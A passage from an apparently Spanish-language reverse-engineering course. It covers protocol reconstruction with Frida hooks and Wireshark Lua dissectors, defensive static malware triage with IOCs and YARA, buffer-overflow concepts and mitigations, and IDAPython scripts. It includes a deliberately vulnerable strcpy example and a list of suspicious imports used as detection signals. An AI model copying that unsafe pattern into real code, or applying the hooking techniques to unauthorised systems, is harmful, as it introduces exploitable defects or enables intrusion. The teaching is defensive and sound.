TCP es un chorro de bytes; el protocolo define cómo cortarlo. Los tres patrones:

- **Prefijo de longitud:** los primeros 2–4 bytes dicen cuánto mide el resto (el más común).
- **Delimitador:** un byte/secuencia marca el fin (p. ej. `\n`).
- **Tamaño fijo:** cada mensaje mide lo mismo.

3 · Serialización: cómo se empaquetan los campos

- **TLV** (*type-length-value*): un byte de tipo, una longitud y el valor. Muy frecuente y fácil de reconocer.
- **Protobuf sin `.proto`:** se reconstruye el esquema con `protobuf-inspector` (los *field numbers* y *wire types* se infieren de los bytes).

- **MessagePack / JSON / binario a medida:** cada uno con su huella.

4 · Correlación tráfico ↔ binario (el paso clave)

El salto de calidad es **enganchar la capa de aplicación**, no la red: poné *breakpoints* o *hooks* en `send` / `recv` / `WSASend` / `WSARecv` y mirá el buffer **antes de cifrar** (en el `send`) y **después de descifrar** (en el `recv`). Así ves el mensaje en claro y, subiendo por la pila de llamadas, **qué función lo arma**: ahí está la estructura real del protocolo.

5 · Máquina de estados y documentar

Con varios mensajes ordenás la secuencia: *handshake* → auth → comandos → cierre. Para **validar** tu reconstrucción, escribís un **disector de Wireshark en Lua**: si colorea bien los campos de capturas nuevas, entendiste el protocolo.

Ejemplo paso a paso: un protocolo TLV propio

*(Ejemplo **ilustrativo**: cliente/servidor propio; hook y disector de referencia.)*

```
// volcar.js — ver el mensaje EN CLARO antes de que el cliente PROPIO lo mande
Interceptor.attach(Module.getExportByName('ws2_32.dll', 'send'), {
  onEnter(args) {
    const buf = args[1], len = args[2].toInt32();
    console.log(hexdump(buf, { length: len }));   // tipo | longitud | valor
  }
});
```

```
-- miproto.lua — disector de Wireshark para el TLV propio
local p = Proto("miproto", "Mi protocolo TLV")
local f_tipo = ProtoField.uint8 ("miproto.tipo", "Tipo")
local f_len  = ProtoField.uint16("miproto.len",  "Longitud")
local f_val  = ProtoField.bytes ("miproto.val",  "Valor")
p.fields = { f_tipo, f_len, f_val }

function p.dissector(buf, pinfo, tree)
  pinfo.cols.protocol = "MIPROTO"
  local t   = tree:add(p, buf())
  -- OJO endianness: un struct C nativo en x86/x64 escribe la longitud en LITTLE-endian (05 00 =
5).
  -- En Lua, :uint()/:add() leen BIG-endian (05 00 = 1280) -> usá :le_uint()/:add_le().
  -- Si el cliente usa htons() (network byte order = big-endian), entonces sí van :uint()/:add().
  local len = buf(1,2):le_uint()
  t:add(f_tipo, buf(0,1))
  t:add_le(f_len,  buf(1,2))
  t:add(f_val,  buf(3, len))
end
DissectorTable.get("tcp.port"):add(9000, p)   -- puerto de TU servidor
```

El *hook* te muestra el mensaje en claro (tipo, longitud, valor) **antes** de que salga a la red; el disector formaliza esa estructura y la valida contra capturas nuevas. Cuando Wireshark colorea «Tipo = 3, Longitud = 12, Valor = …» en tus capturas, documentaste el protocolo.

TCP fragmenta: pedile a Wireshark que reensamble

Un mensaje TLV puede llegar partido en varios segmentos TCP (o varios mensajes en un mismo segmento). Si el disector lee `buf(3, len)` y el buffer todavía no está completo, falla. La solución estándar es decirle a Wireshark que **espere el resto** con `pinfo.desegment_len` y `pinfo.desegment_offset`:

```
function p.dissector(buf, pinfo, tree)
  if buf:len() < 3 then                        -- falta el encabezado tipo+longitud
    pinfo.desegment_len = DESEGMENT_ONE_MORE_SEGMENT
    return
  end
  local total = 3 + buf(1,2):le_uint()         -- tipo(1)+len(2)+valor; le_uint = struct C
little-endian
  if buf:len() < total then                    -- falta parte del valor
    pinfo.desegment_len = total - buf:len()    -- cuántos bytes más esperar
    pinfo.desegment_offset = 0                 -- re-disectar desde el inicio
    return
  end
  -- acá el mensaje ya está completo: armás el árbol como antes
end
```

Práctica

En tu VM, con un **cliente/servidor propio**:

1. Escribí un cliente/servidor con un protocolo TLV simple (tipo + longitud + valor) y capturá una sesión con Wireshark.
2. Deducí el **framing** solo mirando los bytes (¿prefijo de longitud?).
3. Enganchá `send` con Frida y confirmá la estructura desde el lado del binario; subí la pila para ver qué función arma el mensaje.
4. Escribí el disector Lua y validalo contra una captura nueva; documentá la máquina de estados (handshake → comandos).

Preguntas de repaso

▼ **¿Qué agrega un protocolo frente a un formato de archivo?**

> **Tiempo** (mensajes en secuencia) y **estado** (handshake, auth, keepalive). No alcanza con leer bytes quietos: hay que entender el orden y las transiciones.

▼ **Si el tráfico está cifrado, ¿qué hacés (y qué no)?**

> **No** se rompe la cripto. Se obtienen las claves del **propio cliente** (`SSLKEYLOGFILE` o un hook que vuelca el buffer antes de cifrar) y se analiza el lado que controlás, con autorización.

▼ **¿Cuáles son los tres patrones de framing?**

> **Prefijo de longitud** (el más común), **delimitador** (un byte/secuencia de fin) y **tamaño fijo**. Definen cómo se corta el chorro de bytes de TCP en mensajes.

▼ **¿Por qué enganchar `send` / `recv` y no la red?**

> Porque en esa capa el mensaje está **en claro** (antes de cifrar / después de descifrar) y, subiendo por la pila, encontrás **qué función lo arma**: ahí está la estructura real del protocolo.

▼ **¿Cómo validás que entendiste el protocolo?**

> Escribís un **disector de Wireshark** (Lua): si colorea correctamente los campos de **capturas nuevas** que no usaste para deducirlo, tu reconstrucción es correcta.

Puerta de salida

Podés: (1) aislar una conversación y describir su framing; (2) identificar la serialización (TLV/Protobuf/…); (3) correlacionar tráfico con el binario vía hooks en send/recv; (4) escribir un disector Lua que valide la estructura y documentar la máquina de estados —todo sobre sistemas propios o autorizados.

Fuentes de esta lección

- Wireshark · Lua dissectors (WSDG) — `Proto`, `ProtoField`, `DissectorTable` (conocimiento externo).
- github.com/mildsunrise/protobuf-inspector — reconstruir Protobuf sin `.proto`.
- frida.re/docs — hooks en `send` / `recv` / `WSASend` para ver el mensaje en claro.
- Reconstruir formatos y protocolos — el formato de archivo del que parte esta ampliación.

Capas de esta lección

Contenido observado en CLS: la reconstrucción de formatos/protocolos de la Etapa 4 como base. **Conocimiento externo (agregado por esta edición):** framing, serialización, correlación con hooks de red y disectores de Wireshark. **Recomendación editorial:** ejemplos y práctica ilustrativos, sobre sistemas propios o autorizados.

Etapa 5 · Ramas opcionales

> **Objetivo medible**
>
> Elegir una especialización dentro de Windows, con prerrequisitos y práctica propia, sin convertir el corpus en una lista de tareas peligrosas.

Prerrequisitos: Etapas 0 a 4 completas. **Duración estimada:** Variable: 5 a 10 horas por rama. Es una estimación de esta guía, derivada de la suma de las lecciones; no es una duración declarada por CLS.

Lecciones

#	Lección	Qué aprendés
5.1	Rama malware: análisis defensivo sin ejecutar	Triage, IOCs, YARA y respuesta.
5.2	Rama vulnerabilidades: entender el defecto	Desbordes, mitigaciones de Windows y divulgación.
5.3	Rama automatización: scripts	IDAPython, Ghidra, pefile y capstone.
5.4	Kernel y otros territorios: qué queda fuera	Límites explícitos, otras plataformas y prerequisites.

Recursos de CLS para esta etapa

- 2D · Windows internals (rama optativa)
- Etapa 6 · Kernel y drivers (rama optativa, requiere base técnica específica)
- Exploiting (contenedores pendientes)
- Virus (excluido)
- Themida (excluido)

Evaluación de salida

- Elegir una rama y completar su práctica con documentación.
- Explicar los prerrequisitos y los límites de esa rama.
- No ejecutar muestras ni usar técnicas de evasión fuera del marco.

> **Entregable de la etapa**
>
> Un archivo en tu bitácora con: lecciones completadas, ejercicios resueltos, dudas abiertas y evidencia (capturas, valores, hashes). Sin evidencia no se considera aprobada.

Errores frecuentes

- Saltar a exploiting sin dominar stack y mitigaciones.

- Ejecutar malware para "ver qué hace".
- Confundir un contenedor sin revisar con una fuente leída.

Qué no entra en esta etapa

Los temas que no tienen material revisado o que exceden el marco se listan en Kernel y otros territorios. No los uses como atajo: cada rama tiene prerrequisitos.

Rama malware: análisis defensivo sin ejecutar

> **Objetivo de la lección**
>
> Al terminar vas a poder hacer un triage estático de una muestra, extraer indicadores, escribir una regla YARA sencilla y explicar por qué el análisis dinámico de malware no es una práctica de principiante.

Prerrequisitos: etapas 0 a 4, PE y método. **Duración sugerida:** 5 horas. Estimación aproximada.

Qué hay en CLS y qué queda afuera

En `mega_OTROS` hay carpetas de "VIRUS / PROGRAMACION DE VIRUS" con material antiguo. Están fuera del recorrido base: no se leyeron, no se extrajeron y no se usan como práctica. En el inventario hay archivos en `cuarentena` que tampoco se ejecutan.

El video 37 analiza el malware Shelter **ejecutándolo** en una VM con Windows 7 y una VM Kali. Es un caso observado, no un modelo: esta rama hace lo contrario, empieza por el análisis estático y solo considera el dinámico en un laboratorio dedicado con propósito defensivo.

Por qué estático primero

Un programa malicioso está diseñado para hacer algo que no querés que pase en tu máquina. Ejecutarlo para "ver qué hace" es la forma más rápida de descubrirlo de la peor manera. El análisis estático responde muchas preguntas sin ejecutar:

- ¿Qué tipo de archivo es?
- ¿Está empacado?
- ¿Qué APIs importa?
- ¿Qué strings contiene?
- ¿Qué URLs, IPs o rutas menciona?
- ¿Se parece a una familia conocida?

Con eso ya podés escribir indicadores y reglas de detección. El dinámico se reserva para cuando el estático no alcanza y hay un laboratorio preparado.

Triage estático paso a paso

1. Identificación y hash

```
Get-FileHash -Algorithm SHA256 .\muestra.bin
```

Anotá el hash, el tamaño y el origen. Si el archivo está en cuarentena, no lo muevas de ahí.

2. Tipo y formato

Usá `file` (Linux), Detect It Easy o ExeInfoPE. Mirá:

- ¿PE, ELF, Mach-O, script, documento?
- ¿32 o 64 bits?
- ¿Está empacado? (secciones raras, pocos imports, entry point fuera de `.text`).
- ¿Es .NET? (entonces ILSpy puede ayudar).

3. Secciones e imports

Señal	Por qué importa
Sección `RWX`	Código que se escribe y ejecuta: shellcode o unpacking
Nombres `UPX0`, `.packed`	Empaquetado
Imports de `VirtualAlloc`, `VirtualProtect`, `WriteProcessMemory`, `CreateRemoteThread`	Manipulación de memoria/procesos
Imports de `InternetOpen`, `HttpSendRequest`, `WinHttp*`	Comunicación de red
Imports de `RegSetValue`, `CreateService`, `SchTasks`	Persistencia
Muy pocos imports	Posible empaquetado o resolución dinámica

Un import sospechoso no prueba nada: un programa legítimo también puede usar `VirtualAlloc`. La señal se pondera con el resto.

4. Strings

Buscá URLs, dominios, IPs, rutas, nombres de archivos, claves de registro, mensajes. Las strings pueden estar cifradas; si no ves ninguna legible, eso también es una señal.

5. Entropía

Una sección con entropía muy alta puede estar comprimida o cifrada. No es prueba de malware, pero orienta. Herramientas como Detect It Easy la calculan.

6. Comparación y detección

- **YARA**: reglas por strings, imports o bytes.
- **Firmas**: antivirus y motores de detección.
- **VirusTotal**: útil, pero **no subas muestras confidenciales** ni datos de clientes. Una muestra puede contener información sensible.

Indicadores (IOCs)

Un **IOC** (*indicator of compromise*) es un dato observable que sugiere una infección o un comportamiento malicioso.

Tipo	Ejemplo	Dónde se observa
Hash	SHA-256 de la muestra	Archivo
Archivo	Ruta creada, nombre	Sistema de archivos
Registro	Clave `Run` modificada	Registro
Proceso	Proceso hijo inesperado	Process Explorer
Red	Dominio/IP/puerto	TCPView, DNS
Mutex	Nombre de exclusión	Herramientas de análisis

Los IOCs sirven para detectar y para comparar casos. No son eternos: un atacante puede cambiarlos. Las **TTPs** (tácticas, técnicas y procedimientos) son más estables que los IOCs.

Regla YARA de ejemplo

YARA busca patrones en archivos. Una regla mínima para una cadena de prueba:

```
rule CadenaDePrueba
{
    meta:
        description = "Detecta una cadena de prueba en un binario propio"
        author = "curso CLS"
        date = "2026-10-26"

    strings:
        $a = "CORRECTO_CLASE" ascii wide

    condition:
        $a
}
```

```
yara regla.yar muestra.bin
```

Para malware real, las reglas combinan strings, imports, características del PE y condiciones de tamaño. No escribas una regla que coincida con cualquier programa: generaría falsos positivos.

Caso Shelter: qué se puede aprender sin repetirlo

El video 37 describe Shelter como un malware que infecta `calc.exe`, se comunica con un servidor y usa hilos; el análisis se hace con una VM Windows 7 y otra Kali (`Videos y material adicional, Video 37`,

00:00:00–00:01:30).

Lo que un defensor puede extraer de ese caso:

- La infección de un proceso legítimo es una técnica de sigilo.
- El tráfico de red es un indicador clave.
- El análisis dinámico requiere aislamiento y snapshots.

Lo que **no** se copia: ejecutar la muestra, montar el reverse shell, usar una segunda VM para atacar. Eso es parte de un laboratorio de malware avanzado, con protocolo y autorización, no de un curso de fundamentos.

Respuesta ante un incidente

Si sospechás que una muestra se ejecutó en un entorno que no era el laboratorio:

1. Aislá el equipo de la red.
2. No borres archivos ni apagues de golpe si necesitás evidencia; sacá una imagen si es posible.
3. Recolectá logs, procesos, conexiones y archivos creados.
4. Cambiá credenciales que pudieron quedar expuestas.
5. Reportá según el protocolo de tu organización.
6. Documentá el incidente y las lecciones aprendidas.

Práctica

1. Elegí un archivo del inventario con estado `cuarentena`. **No lo ejecutes.**
2. Calculá su hash y anotá tipo, tamaño y secciones.
3. Listá cinco imports y cinco strings. Marcá cuáles te parecen sospechosos y por qué.
4. Escribí una regla YARA que detecte una cadena inventada por vos en un archivo propio.
5. Armá una tabla de IOCs con al menos cuatro tipos.
6. Escribí un párrafo de conclusión: ¿la muestra es sospechosa? ¿Con qué certeza? ¿Qué falta verificar?

Preguntas de repaso

1. ¿Por qué no se ejecuta una muestra para "ver qué hace"? Porque puede dañar el entorno, propagarse o conectarse a la red. El análisis estático responde muchas preguntas sin ese riesgo.

2. ¿Qué es un IOC? Un indicador observable de compromiso: hash, archivo, registro, proceso, conexión. Sirve para detectar y comparar.

3. ¿Qué indica una sección RWX? Que se puede escribir y ejecutar. Es habitual en unpacking, shellcode o generación de código; no prueba malware por sí sola.

4. ¿Para qué sirve YARA? Para describir patrones y buscar archivos que los cumplan. Es una herramienta de detección, no de ejecución.

5. ¿Qué precaución hay que tener con VirusTotal? No subir muestras confidenciales o con datos de terceros. El servicio es público para los usuarios gratuitos.

Antes de avanzar

Tenés que poder:

- Hacer un triage estático completo sin ejecutar.
- Distinguir una señal de una conclusión.
- Escribir una regla YARA simple.
- Explicar por qué el caso Shelter no es una práctica de esta guía.

> **Puerta de salida**
>
> Si podés describir una muestra solo con datos estáticos y justificar el grado de certeza, la rama está aprobada. Si necesitás ejecutarla para saber qué es, todavía no.

Fuentes de esta lección

- `Videos y material adicional, Video 37` — caso Shelter, VM y análisis dinámico; se cita como caso observado.
- `Inventario limpio, LEEME` — estados `cuarentena`, `excluido` y criterio de no ejecución.
- `mega_OTROS/OTROS` — material de virus **excluido** del recorrido base.
- `Reversing desde cero, cap. 29b` — análisis sobre snapshot sin ejecutar, método defensivo.

> **Capas de esta lección**
>
> **Contenido observado en CLS:** el caso Shelter del video 37, la clasificación del inventario y el método de snapshot del capítulo 29b. **Conocimiento externo:** triage estático, IOCs, YARA y respuesta a incidentes. **Recomendación editorial:** el flujo de triage y la regla de ejemplo.

Rama vulnerabilidades: entender el defecto, no armar un exploit

> **Objetivo de la lección**
>
> Al terminar vas a poder explicar cómo un desborde de buffer puede pisar el return address, qué mitigaciones lo frenan (canary, NX, ASLR) y cómo se documentan y corrigen varias familias de defectos, y cómo se divulga una vulnerabilidad de forma responsable.

Prerrequisitos: etapas 0 a 4, stack y formato PE. **Duración sugerida:** 5 horas. Estimación aproximada.

Alcance

Esta rama **no enseña a explotar sistemas ajenos**. Enseña a entender una clase de defecto, reconocerlo en código propio y explicar por qué las mitigaciones funcionan. Las prácticas se hacen con programas que escribís vos, en una VM local, sin red y sin datos reales.

En CLS hay carpetas de exploiting (`EXPLOITING`, `EXPLOITING Y REVERSING USANDO HERRAMIENTAS FREE`, `CURSO DE ARM EXPLOIT`) y material de "EXPLOIT" en `mega_OTROS`. Son **contenedores no revisados**; el mapa los ubica en la Etapa 5. Esta lección no los usa como fuente y no reproduce sus técnicas.

El defecto: escribir más de lo que entra

```
#include <string.h>
void copiar(char *entrada) {
    char buffer[16];
    strcpy(buffer, entrada);   // no verifica el tamaño
}
```

`buffer` tiene 16 bytes en el stack. Si `entrada` mide 20, `strcpy` escribe 4 bytes más allá del final. Esos bytes pisan lo que haya arriba en el stack: otras variables, el `EBP` guardado o el **return address**.

```
stack de copiar():
+------------------+
| return address   |  <- si se pisa, el ret va a otra dirección
| EBP guardado     |
| buffer[16]       |  <- strcpy escribe acá y sigue
+------------------+
```

Si el atacante controla la entrada y el programa no valida, puede intentar que el return address apunte a código que él eligió. Ese es el núcleo del *stack buffer overflow* clásico.

> **No es una receta**
>
> Esta explicación es conceptual. No incluye direcciones, offsets, shellcode ni pasos para lograr ejecución. Practicar eso contra sistemas ajenos es ilegal y está fuera del alcance del curso. El objetivo es reconocer el defecto y entender la mitigación.

Otras familias de defectos que conviene reconocer

El desbordamiento de buffer es solo una familia. En una revisión defensiva también conviene distinguir:

- **Desbordamiento o wraparound de enteros:** una longitud o un cálculo de tamaño se reduce o desborda antes de reservar/copiar memoria. Revisá límites, signo y operaciones de suma/multiplicación.
- **Lectura/escritura fuera de límites:** el índice o longitud excede el objeto. La escritura puede corromper memoria; la lectura puede exponer datos o fallar.
- **Use-after-free y double free:** se usa una referencia después de liberar el objeto, o se libera dos veces. Seguí el ciclo de vida y la propiedad de cada recurso.
- **Format string:** una entrada controlada se usa como formato; separá datos y cadena de formato.
- **Condiciones de carrera:** el estado cambia entre la comprobación y el uso; buscá sincronización y propiedad compartida.

La meta del curso es localizar la condición en código propio, reproducirla de forma inocua, explicar el impacto y corregir la causa. No se construyen payloads ni se convierten estos ejemplos en explotación.

Mitigaciones

Mitigación	Qué hace	Cómo se ve
Stack canary	Coloca un valor aleatorio antes del return address; si cambió, aborta	`__security_cookie`, `__stack_chk_fail`
NX / DEP	Marca el stack como no ejecutable	Página sin permiso `X`
ASLR (`/DYNAMICBASE`)	Aleatoriza la base de las imágenes	Direcciones distintas en cada ejecución
SafeSEH / SEHOP	Protege la cadena de manejadores SEH (32 bits)	Valida que el handler sea legítimo
CFG (`/guard:cf`)	Valida los destinos de llamadas indirectas	Chequeo antes de un `call` indirecto
CET / Shadow Stack	Protege la dirección de retorno por hardware	Aborta si el return address fue alterado

El capítulo 15 muestra el **security cookie** de MSVC: el compilador guarda un valor calculado con XOR contra `RSP` y lo verifica antes de retornar. Si el buffer lo pisa, la verificación falla y el programa termina (`Reversing desde cero, cap. 15`, 00:07:34–00:08:00).

ASLR se explica en el capítulo 26b: si la imagen se mueve, las direcciones absolutas dejan de ser predecibles (`Reversing desde cero, cap. 26b`, 00:01:53–00:02:30).

Excepciones y explotación: el caso histórico de SEH

En Windows de 32 bits, los manejadores de excepciones se encadenan en el stack y `FS:[0]` apunta al primero (cap. 16b, 00:02:29). Durante años, los desbordes de stack se usaron para sobrescribir esa cadena y redirigir el flujo cuando se producía una excepción.

En 64 bits, esa información se movió a tablas `.pdata` / `.rdata` y ya no está en el stack (cap. 36, 00:00:27). Es un ejemplo de cómo una mitigación cambia el panorama: el mismo defecto (escribir de más) tiene consecuencias distintas según el soporte de excepciones.

El capítulo 21 abre la estructura por dentro. En el prólogo de una función con `try/except`, el compilador arma en el stack un **registro de excepción** de cuatro campos: `next` (apunta al manejador anterior, el que estaba en `FS:[0]`), `exception handler` (la función de Windows que atiende la excepción), un puntero a una **scopetable** en `.data` y el `try level`. Luego instala el nuevo manejador con `mov fs:[0], &registro`, encadenándolo. La scopetable guarda los punteros a la **función filtro** y a la **función del `except`**; en compiladores modernos ese puntero va **XOR** con una cookie para que no se pueda falsificar trivialmente. Cuando ocurre la excepción, el handler desofusca la scopetable, llama primero al **filtro** —que inspecciona el código de la excepción vía `EXCEPTION_POINTERS → ExceptionRecord.ExceptionCode` (por ejemplo `0xC0000005` acceso inválido, `0xC0000094` división por cero, `0x80000003` breakpoint)— y, según devuelva 1 o 0, ejecuta o no el bloque `except` (`Reversing desde cero, cap. 21`; transcripción .txt, sin marcas de tiempo).

Ese mismo `EXCEPTION_POINTERS` tiene un `ContextRecord` con los registros al momento de la excepción, incluidos `DR0` – `DR3`. Por eso un programa puede usar una excepción no solo para controlar el flujo, sino para **detectar breakpoints de hardware** (ver la lección del debugger). Entender la estructura sirve para análisis defensivo, no para construir un exploit.

Para el curso, lo relevante es entender **por qué** el diseño cambió y cómo se detecta, no cómo se explotaba.

ROP en una frase

ROP (*Return-Oriented Programming*) encadena fragmentos de código existente ("gadgets") que terminan en `ret`, para hacer operaciones sin inyectar código nuevo. Funciona porque reutiliza bytes que ya están en la imagen ejecutable. **NX** no lo detiene y **ASLR** lo complica (no sabés dónde están los gadgets). La mitigación más **directa** contra las cadenas basadas en `ret` es **CET / shadow stack**, que protege la dirección de retorno por hardware. **CFG** apunta a otra cosa: valida los destinos de **llamadas indirectas** (más relevante para variantes tipo COP/JOP que para el ROP clásico de `ret`).

No vas a construir una cadena ROP en esta guía. Vas a entender por qué existen las mitigaciones y por qué "el stack no es ejecutable" no alcanza.

En el Curso IDA: las mitigaciones "en acción" (y qué cambió desde entonces)

Los tutes 29–48 del Curso IDA recorren estas mismas mitigaciones con ejemplos concretos: analizan un **CVE real por patch-diffing** (VLC, CVE-2008-4654; tutes 29–31), compilan un programa **con y sin DEP** (`SetProcessDEPPolicy`) para comparar (34–37), muestran el **canary** y el **SEH overwrite** (38–39) y el manejo de **heap/LFH** (41–48), todo con **WinDbg + IDA + Mona**.

Sirven en clave defensiva —entender el defecto y por qué cada mitigación lo frena—, pero **las recetas de explotación están datadas**: son de **Windows 7 / 32 bits (2016–2018)** y en Windows 10/11 x64 muchas ya no funcionan tal cual, porque se sumaron **CFG**, **CET/shadow stack**, **SEHOP** y un heap más endurecido (los propios tutes avisan que el "shellcode universal" puede no andar en Win10). Tomalos como **historia y concepto**, no como guía de explotación actual (Curso IDA · tutes 29–48).

Ejemplo paso a paso: ver la mitigación en tu programa

1. Compilá el programa del buffer **sin** canary (MSVC desactivando `/GS`):

```
cl /Od /GS- vuln.c
```

1. Ejecutalo con una entrada corta: funciona.
2. Ejecutalo con una entrada larga (por ejemplo, 40 caracteres) dentro de la VM: probablemente crashea. Anotá el mensaje.
3. Compilá **con** canary (`/GS` , que en MSVC está activo por defecto):

```
cl /Od /GS vuln.c
```

1. Repetí la entrada larga. Ahora el programa aborta con *buffer overrun detected* (MSVC llama a `__report_gsfailure`).
2. Mirá las mitigaciones de cada `.exe` con un visor de PE o con `dumpbin /headers /loadconfig vuln.exe` y compará (`/GS` , `/DYNAMICBASE` , `/NXCOMPAT` , `/guard:cf`).

Qué observaste: el canary convierte una escritura silenciosa en una detección. No arregla el defecto (el `strcpy` sigue sin validar), pero impide que el return address se use.

Cómo se arregla el defecto

Mal	Bien
`strcpy(buffer, entrada)`	`strncpy(buffer, entrada, sizeof(buffer)-1)` y terminador
`sprintf(buffer, ...)`	`snprintf(buffer, sizeof(buffer), ...)`
`gets(buffer)`	`fgets(buffer, sizeof(buffer), stdin)`
Confiar en el largo de la entrada	Validar antes de copiar

La mitigación no reemplaza la corrección: un programa con canary y `strcpy` sigue teniendo un defecto. El canary solo hace más difícil aprovecharlo.

> **En el Curso IDA: decidir si algo es vulnerable, y leer un parche con un *differ***
>
> El Curso IDA entra al tema de forma didáctica y **defensiva**: define qué es una vulnerabilidad y propone un ejercicio de "*¿vulnerable o no?*" donde tenés el **código fuente, el IDB y el ejecutable**, y lo analizás estáticamente en IDA antes de concluir. También presenta los ***differs***: herramientas que comparan **dos versiones consecutivas** de un programa y marcan qué funciones cambiaron —por ejemplo, para ver **qué arregló un parche de seguridad** (la base del análisis de parches / 1-day, en clave defensiva). Identificar el defecto no es construir el exploit (Curso IDA · tute 20, Qué es una vulnerabilidad; tute 21, ¿Vulnerable o no?; tute 22, Differ).

Divulgación responsable

Si encontrás una vulnerabilidad en un programa que tenés permiso de analizar:

1. Confirmá el impacto y la versión afectada.
2. Escribí un reporte privado con pasos mínimos de reproducción.
3. Contactá al proveedor y guardá la evidencia.
4. Acordá un plazo (por ejemplo, 90 días) antes de publicar.
5. No accedas a datos de terceros ni dejes el sistema en un estado inseguro.
6. Publicá solo cuando el proveedor haya tenido tiempo de corregir, o según el acuerdo.

Práctica

1. Escribí `vuln.c` con un buffer de 16 bytes y `strcpy`.
2. Compilalo con y sin canary. Ejecutá entradas de 8, 16, 24 y 40 caracteres en la VM. Anotá qué pasa.
3. Mirá las mitigaciones de las dos versiones con `dumpbin /headers /loadconfig` o un visor de PE y explicá cada una.
4. Corregí el programa con una copia **acotada y con terminador explícito** (`strncpy` + poner el `\0` final, o `strcpy_s`) y verificá que la entrada larga ya no rompe.
5. Escribí un informe de dos páginas: defecto, impacto, mitigación, corrección y límites. Sin exploit.

Preguntas de repaso

1. ¿Qué es un desborde de buffer? Escribir más datos de los que entran en un buffer, pisando memoria adyacente.

2. ¿Qué protege el stack canary? Detecta si se modificó el valor colocado antes del return address. Si cambió, aborta antes de retornar.

3. ¿NX impide ejecutar código en el stack? Sí, marca las páginas del stack como no ejecutables. No impide el desborde ni la sobrescritura de punteros.

4. ¿ASLR alcanza para proteger un programa? No. Complica la predicción de direcciones, pero un defecto sigue siendo explotable si se filtra una dirección o si el atacante puede reintentar.

5. ¿Qué diferencia hay entre mitigar y corregir? Mitigar reduce el impacto; corregir elimina la causa. Un canary mitiga un `strcpy` inseguro; la corrección es usar una copia **acotada y bien terminada** —validar el tamaño y garantizar el `\0` final (p. ej. `strncpy` **más terminación explícita**, o `strcpy_s` / `strlcpy`)—. `strncpy` a secas no alcanza: puede dejar la cadena **sin terminador** y no valida que la entrada tenga sentido.

6. ¿Qué se hace al encontrar una vulnerabilidad? Documentarla, reportarla en privado, no publicar el exploit y acordar un plazo de divulgación.

Antes de avanzar

Tenés que poder:

- Explicar el defecto con el dibujo del stack.
- Nombrar cuatro mitigaciones y qué frena cada una.
- Compilar con y sin canary y observar la diferencia.
- Escribir un informe sin exploit.

> **Puerta de salida**
>
> Si podés explicar por qué el canary detecta el desborde y por qué no corrige el `strcpy`, la rama está aprobada. Si tu objetivo es "hacer que funcione el exploit", estás en el lugar equivocado.

Fuentes de esta lección

- MITRE CWE: Out-of-bounds Write (CWE-787), Integer Overflow or Wraparound (CWE-190), Use After Free (CWE-416).
- `Reversing desde cero, cap. 15` — security cookie.
- `Reversing desde cero, cap. 16b` — SEH en 32 bits.
- `Reversing desde cero, cap. 21` — estructura SEH (registro, scopetable, filtro y handler), códigos de excepción y `ContextRecord` (se omite la parte de keygen).

- `Reversing desde cero, cap. 36` — SEH basado en tablas en 64 bits.
- `Reversing desde cero, cap. 26b` — ASLR.
- `EXPLOITING (contenedor)` — **pendiente de revisar**: no se extrajo ni se leyó.
- Curso IDA · tutes 20–22 — qué es una vulnerabilidad, el ejercicio "¿vulnerable o no?" (fuente + IDB + binario) y los *differs* para leer qué cambió un parche (defensivo).
- Curso IDA · tutes 29–48 — las mitigaciones en ejemplos (VLC/CVE-2008-4654, DEP, canary/SEH, heap) con WinDbg/IDA/Mona; recetas de Windows 7 / 32 bits, **históricas**: en Windows moderno cambian CFG, CET y SEHOP.

> **Capas de esta lección**
>
> **Contenido observado en CLS:** la cookie del capítulo 15, el SEH de los capítulos 16b y 36, y ASLR del 26b. **Conocimiento externo:** desbordes, overflow de enteros, acceso fuera de límites, use-after-free, double free, format string, carreras, mitigaciones, ROP y divulgación. **Recomendación editorial:** el ejemplo `vuln.c` y el límite explícito sobre exploits.

Rama automatización: scripts para no repetir trabajo

> **Objetivo de la lección**
>
> Al terminar vas a poder escribir un script corto que recorra funciones, busque una constante o liste imports, y decidir cuándo conviene automatizar y cuándo no.

Prerrequisitos: etapas 0 a 4, IDA o Ghidra, Python básico. **Duración sugerida:** 4 horas. Estimación aproximada.

Qué hay en CLS

El curso tiene cuatro capítulos de IDAPython, **leídos e integrados en esta edición**: 22b ("Empezando con IDAPython"), 25 ("Empezando con IDAPython" + guía del entorno), 27b ("Jugando con IDAPython") y 32 ("Un proyecto con IDAPython"). Más abajo, en «Lo que muestra el curso», están los ejemplos observados con su cita. Los ejemplos de esta sección inicial son editoriales (código propio) y los del curso los complementan con la API real.

> **Sobre las versiones y la legalidad**
>
> Los capítulos usan IDA 7.5 con Python 3. Varios demuestran las técnicas sobre crackmes (incluido parcheo): esta guía toma la **mecánica de IDAPython** (recorrer, buscar, pintar, parchear, revertir) y la practica con **programas propios**, nunca para saltar protecciones de software ajeno.

Cuándo automatizar

Automatizá cuando:

- La tarea se repite muchas veces (renombrar 200 funciones, buscar una constante en todo el binario).
- La tarea es mecánica y propensa a errores (extraer imports, comparar listas).
- Querés que el análisis sea reproducible (un script se puede volver a correr).

No automaticés cuando:

- Todavía no entendés el problema. Primero hacelo a mano una vez.
- La tarea requiere juicio caso por caso. Un script que renombra "lo que parece" puede empeorar el análisis.
- El script va a modificar el binario sin backup.

IDAPython: el modelo mental

IDA expone tres módulos principales:

Módulo	Para qué
`idc`	Funciones clásicas: nombres, comentarios, bytes, instrucciones
`idautils`	Iteradores: funciones, segmentos, referencias, heads
`idaapi`	API de más bajo nivel: eventos, UI, tipos
`ida_bytes`	Acceso a bytes y flags
`ida_funcs`	Funciones y sus límites

Un script típico recorre algo y hace una acción por elemento.

Ejemplo 1: renombrar funciones sin nombre

```
import idautils
import idc

for ea in idautils.Functions():
    nombre = idc.get_func_name(ea)
    if nombre.startswith("sub_"):
        idc.set_name(ea, f"func_{ea:X}", idc.SN_NOWARN)
```

Qué hace: recorre todas las funciones detectadas; si el nombre automático empieza con `sub_`, lo reemplaza por `func_<dirección>`. Es útil para tener nombres estables antes de renombrar a mano las funciones importantes.

Ejemplo 2: buscar una constante en el código

```
import idautils
import idc

OBJETIVO = 0x1E0

for seg in idautils.Segments():
    if idc.get_segm_name(seg) != ".text":
        continue
    for ea in idautils.Heads(idc.get_segm_start(seg), idc.get_segm_end(seg)):
        if idc.print_insn_mnem(ea) in ("cmp", "sub", "add"):
            for i in range(3):
                if idc.get_operand_value(ea, i) == OBJETIVO:
                    print(f"{ea:#x}: {idc.generate_disasm_line(ea, 0)}")
```

